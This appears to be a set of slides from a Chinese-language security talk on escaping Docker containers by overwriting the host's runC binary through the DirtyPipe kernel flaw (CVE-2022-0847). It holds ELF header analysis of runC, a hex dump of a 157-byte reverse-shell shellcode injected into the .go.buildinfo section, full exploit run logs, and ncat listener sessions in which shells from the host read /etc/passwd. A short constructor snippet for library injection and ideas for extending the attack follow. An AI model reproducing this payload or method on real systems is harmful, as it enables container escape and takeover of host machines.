
一种可行的注入方案

我们观察到：

1. runC默认开启了PIE，且系统通常开启ASLR
2. DirtyPipe无法增大文件，因此在ELF尾部追加payload的方式不适用

上述观察衍生的问题有两个：

1. 如何顺利完成控制流从payload再到原始Entrypoint (OEP) 的转移？
 1. 将runC修改为无PIE (不好实现)
 2. 在内存中搜索OEP (不好实现)
 3. 利用payload自身内存地址计算出基址，进而计算出OEP ✓
2. 在哪里放置payload？
 1. 寻找足够padding
 2. 寻找可用section(s) ✓



157
bytes

→ ~ readelf --wide --section-headers `which runc` | sed -n '4,9p'

[Nr]	Name	Type	Address	Off	Size	ES	Flg	Lk	Inf	Al
[0]	NULL	PROGBITS	0000000000000000	000000	000000	00	0	0	0	0
[1]	.interp	PROGBITS	000000000000270	000270	00001c	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	00000000000028c	00028c	000020	00	A	0	0	4
[3]	.note.go.buildid	NOTE	0000000000002ac	0002ac	000064	00	A	0	0	4
[4]	.note.gnu.build-id	NOTE	000000000000310	000310	000024	00	A	0	0	4

runC ver: 1.0.3


→ ~ readelf --wide --program-headers `which runc` | sed -n '7p;12,14p'

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
NOTE	0x00028c	0x00000000000028c	0x00000000000028c	0x0000a8	0x0000a8	R	0x4





静态编译runc的新问题与解决方法



runc NOTE段只有68字节！

```
→ ./runc_latest -v
runc version 1.1.1
commit: v1.1.0-20-g52de29d7
spec: 1.0.2-dev
go: go1.17.6
libseccomp: 2.5.3
```

The screenshot shows the GitHub repository page for `opencontainers/runc`. The `Code` tab is selected. The `Releases` tab is active, showing the `v1.1.1` release. The release was made 17 days ago by `kolyshkin`. The release note title is **v1.1.1 -- "Violence is the last refuge of the incompetent."**. The note states: "This is the first stable release in the 1.1 branch, fixing a few issues with runc 1.1.0." A green button labeled `Latest` is visible.

```
→ readelf --wide --program-headers ./runc_latest | sed -n '7,15p'
Type      Offset  VirtAddr   PhysAddr   FileSiz MemSiz Flg Align
LOAD      0x000000 0x0000000000400000 0x0000000000400000 0x0004e8 0x0004e8 R 0x1000
LOAD      0x001000 0x0000000000401000 0x0000000000401000 0x46e0e1 0x46e0e1 R E 0x1000
LOAD      0x470000 0x0000000000870000 0x0000000000870000 0x4562e2 0x4562e2 R 0x1000
LOAD      0x8c68a8 0x0000000000cc78a8 0x0000000000cc78a8 0x0336c8 0x071948 RW 0x1000
NOTE      0x000200 0x0000000000400200 0x0000000000400200 0x000044 0x000044 R 0x4
TLS       0x8c68a8 0x0000000000cc78a8 0x0000000000cc78a8 0x000028 0x000078 R 0x8
GNU_STACK 0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW 0x10
GNU_RELRO 0x8c68a8 0x0000000000cc78a8 0x0000000000cc78a8 0x003758 0x003758 R 0x1
```





静态编译runc的新问题与解决方法



→ readelf --wide --section-headers ./runc_latest 2>/dev/null | sed -n '4p;6,7p;29,30p'

[Nr]	Name	Type	Address	Off	Size	ES	Flg	Lk	Inf	Al
[1]	.note.gnu.build-id	NOTE	0000000000400200	000200	000024	00	A	0	0	4
[2]	.note.ABI-tag	NOTE	0000000000400224	000224	000020	00	A	0	0	4
[24]	.go.buildinfo	PROGBITS	0000000000cdfd50	8ded50	000020	00	WA	0	0	16
[25]	.noptpdata	PROGBITS	0000000000cdfd80	8ded80	01a960	00	WA	0	0	32

008DED50 FF 20 47 6F 20 62 75 69 6C 64 69 6E 66 3A 08 00 . Go buildinf...
008DED60 50 C0 CC 00 00 00 00 00 A0 C0 CC 00 00 00 00 00 P.....
008DED70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
008DED80 05 2F 0A 3E 20 3A 01 01 01 01 0A 7C 04 05 01 03 ./>:....|....
008DED90 3C 61 2E 2F 2F 00 5C 27 5C 22 5C 5C 01 02 03 00 <a.//.\\"\\....
008DEDA0 3C 70 3E 00 3C 74 64 00 3C 74 68 00 3C 68 31 00 <p>.<td.<th.<h1.
008DEDB0 3C 68 32 00 3C 68 33 00 3C 68 34 00 3C 68 35 00 <h2.<h3.<h4.<h5.
008DEDC0 3C 68 36 00 2E 2E 2F 00 EF BF BD 00 6E 75 6C 6C <h6.../....null
008DEDD0 00 06 0C 12 00 06 0C 12 3C 74 74 3E 3C 2F 61 3E<tt>
008DEDE0 26 6C 74 3B 3C 2F 70 3E 3C 68 72 3E 3C 75 6C 3E <*</p><hr>
008DEF0 3C 6F 6C 3E 26 67 74 3B 3C 64 6C 3E 3C 6C 69 3E >*<dl>
008DEE00 3C 64 64 3E 3C 64 74 3E 3C 74 72 3E 3C 62 72 3E <dd><dt><tr>

008DEE10 3C 65 6D 3E FF FF FF FF FF FF FF 01 00 00 00
008DEE20 FF FF FF FF 08 00 00 00 FF FF FF FF 01 00 00 00
008DEE30 08 00 00 00 01 00 00 00 2D 2D 2D 0A 26 6C 74 3B--.<
008DEE40 26 67 74 3B 5C 75 30 30 26 61 6D 70 3B 00 00 00 >*\u00&...
008DEE50 3C 64 65 6C 3E 00 00 00 3C 2F 74 74 3E 00 00 00 ...</tt>...
008DEE60 3C 70 72 65 3E 00 00 00 3C 2F 75 6C 3E 00 00 00 <pre>......
008DEE70 3C 2F 6F 6C 3E 00 00 00 3C 2F 64 6C 3E 00 00 00 ...<dl>...
008DEE80 3C 2F 6C 69 3E 00 00 00 3C 2F 64 64 3E 00 00 00 ...<dd>...
008DEE90 3C 2F 64 74 3E 00 00 00 3C 2F 74 64 3E 00 00 00 </dt>...</td>...
008DEEA0 3C 2F 74 68 3E 00 00 00 3C 2F 74 72 3E 00 00 00 </th>...</tr>...
008DEEB0 3C 2F 68 31 3E 00 00 00 3C 2F 68 32 3E 00 00 00 </h1>...</h2>...
008DEEC0 3C 2F 68 33 3E 00 00 00 3C 2F 68 34 3E 00 00 00 </h3>...</h4>...
--- runc --0x8DEEC0/0x8FA980-----

008DED50 50 51 52 56 57 41 53 48 31 C0 48 83 C0 39 0F 05
008DED60 83 F8 00 74 20 B8 F0 1B 40 00 48 8D 1D 00 00 00
008DED70 00 90 48 81 EB 71 0D 80 00 48 01 C3 41 5B 5F 5E
008DED80 5A 59 58 53 C3 55 48 89 E5 48 31 D2 6A 01 5E 6A
008DED90 02 5F 6A 29 58 0F 05 48 83 EC 08 C7 04 24 02 00
008DEDA0 11 5C C7 44 24 04 C0 A8 00 66 48 8D 34 24 48 83
008DEDB0 C4 08 5B 48 31 DB 6A 10 5A 6A 03 5F 6A 2A 58 0F
008DEDC0 05 48 31 F6 B0 21 0F 05 48 FF C6 48 83 FE 02 7E
008DEDD0 F3 48 31 C0 48 31 F6 48 BF 2F 2F 62 69 6E 2F 73
008DEDE0 68 56 57 48 89 E7 48 31 D2 B0 3B 0F 05 75 6C 3E
008DEF0 3C 6F 6C 3E 26 67 74 3B 3C 64 6C 3E 3C 6C 69 3E
008DEE00 3C 64 64 3E 3C 64 74 3E 3C 74 72 3E 3C 62 72 3E
008DEE10 3C 65 6D 3E FF FF FF FF FF FF FF 01 00 00 00
008DEE20 FF FF FF FF 08 00 00 00 FF FF FF FF 01 00 00 00
008DEE30 08 00 00 00 01 00 00 00 2D 2D 2D 0A 26 6C 74 3B
008DEE40 26 67 74 3B 5C 75 30 30 26 61 6D 70 3B 00 00 00
008DEE50 3C 64 65 6C 3E 00 00 00 3C 2F 74 74 3E 00 00 00
008DEE60 3C 70 72 65 3E 00 00 00 3C 2F 75 6C 3E 00 00 00
008DEE70 3C 2F 6F 6C 3E 00 00 00 3C 2F 64 6C 3E 00 00 00
008DEE80 3C 2F 6C 69 3E 00 00 00 3C 2F 64 64 3E 00 00 00
008DEE90 3C 2F 64 74 3E 00 00 00 3C 2F 74 64 3E 00 00 00
008DEEA0 3C 2F 74 68 3E 00 00 00 3C 2F 74 72 3E 00 00 00
008DEEB0 3C 2F 68 31 3E 00 00 00 3C 2F 68 32 3E 00 00 00
008DEEC0 3C 2F 68 33 3E 00 00 00 3C 2F 68 34 3E 00 00 00
--- runc --0x8DEEC0/0x8FA980-----



```
→ ~ docker run --rm -v `pwd`:/exp -it --name escape ubuntu:18.04 /bin/bash
root@60adb7f4b502:/# cd /exp; ./escape_with_dirtypipe_exec
[*] exploiting DirtyPipe (CVE-2022-0847)
[*] waiting for runC to be executed in the container
[+] runC catched: /proc/353/exe
[+] original entrypoint: 0x401bf0
[+] OEP in payload updated
[+] remote IP and port in payload updated
[*] parsing runC ELF
[+] PT_NOTE segment 4 found
[+] section .go.buildinfo found
[*] inject->off mod 4096 = 0xd50
[*] inject->secaddr mod 4096 = 0x0
[+] inject->secaddr += 0xd50
[+] nop virtual addr in payload updated to 0x800d71
[*] writing payload into runC with dirtypipe
[+] 157 bytes payload injected at 0x8ded50 offset to target file
[*] updating section header with dirtypipe
[+] section .go.buildinfo found
[+] section header updated
[*] updating segment header with dirtypipe
[+] segment header updated
[*] updating entrypoint to 0x800d50 with dirtypipe
[+] exploit succeeded
```

①

```
→ ~ ncat -klvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53425.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53427.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53428.
cat /etc/passwd | grep vagrant
vagrant:x:1000:1000:,,,:/home/vagrant:/usr/bin/zsh
```

反弹shell来自命令③

docker exec报错，但后续runC的正常流程并不受影响

```
→ ~ docker exec -it escape /exp/bash_evil
ERRO[0000] No help topic for '/exp/bash_evil'
→ ~ docker run --rm -it ubuntu:18.04 hostname
d2d8b123f631
```

②

③





DEMO 2 使用镜像



```
→ ~ docker run dirtypipe:escape ①
[*] exploiting DirtyPipe (CVE-2022-0847)
[+] runC opened for reading as /proc/self/fd/3
[+] executing /escape_with_dirtypipe_image
[+] original entrypoint: 0x232390
[+] OEP in payload updated
[+] remote IP and port in payload updated
[*] parsing runC ELF
[+] PT_NOTE segment 5 found
[+] section .go.buildinfo found
[*] inject->off mod 4096 = 0x3b0
[*] inject->secaddr mod 4096 = 0x0
[+] inject->secaddr += 0x3b0
[+] nop virtual addr in payload updated to 0x8003d1
[*] writing payload into runC with dirtypipe
[+] 157 bytes payload injected at 0xacd3b0 offset to target file
[*] updating section header with dirtypipe
[+] section .go.buildinfo found
[+] section header updated
[*] updating segment header with dirtypipe
[+] segment header updated
[*] updating entrypoint to 0x8003b0 with dirtypipe
[+] exploit succeeded
```

```
__attribute__((constructor)) void run_at_link(void) {
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
}
```

libseccomp动态链接库注入

```
→ ~ ncat -klvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:54172.
cat /etc/passwd | grep vagrant
vagrant:x:1000:1000:,,,:/home/vagrant:/usr/bin/zsh
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:55044.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:55045.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:55046.
```

反弹shell来自命令①

反弹shell来自命令②

无需docker exec交互，后续runC的正常流程并不受影响

```
→ dirtypipe docker run --rm -it ubuntu:18.04 hostname
d5e509321515a
```

②




- 有哪些改进方向?
- 修改前先保存原runC，逃逸后恢复，无缝衔接
- 结合云原生环境信息收集技术，实现自动化👉
- 思路抽象：从“写runC”往前看，适配不同前置条件
- CVE-2019-5736等运行时漏洞
- DirtyPipe、CVE-2022-0185等一众内核漏洞
- 其他高权限、错误配置的情况

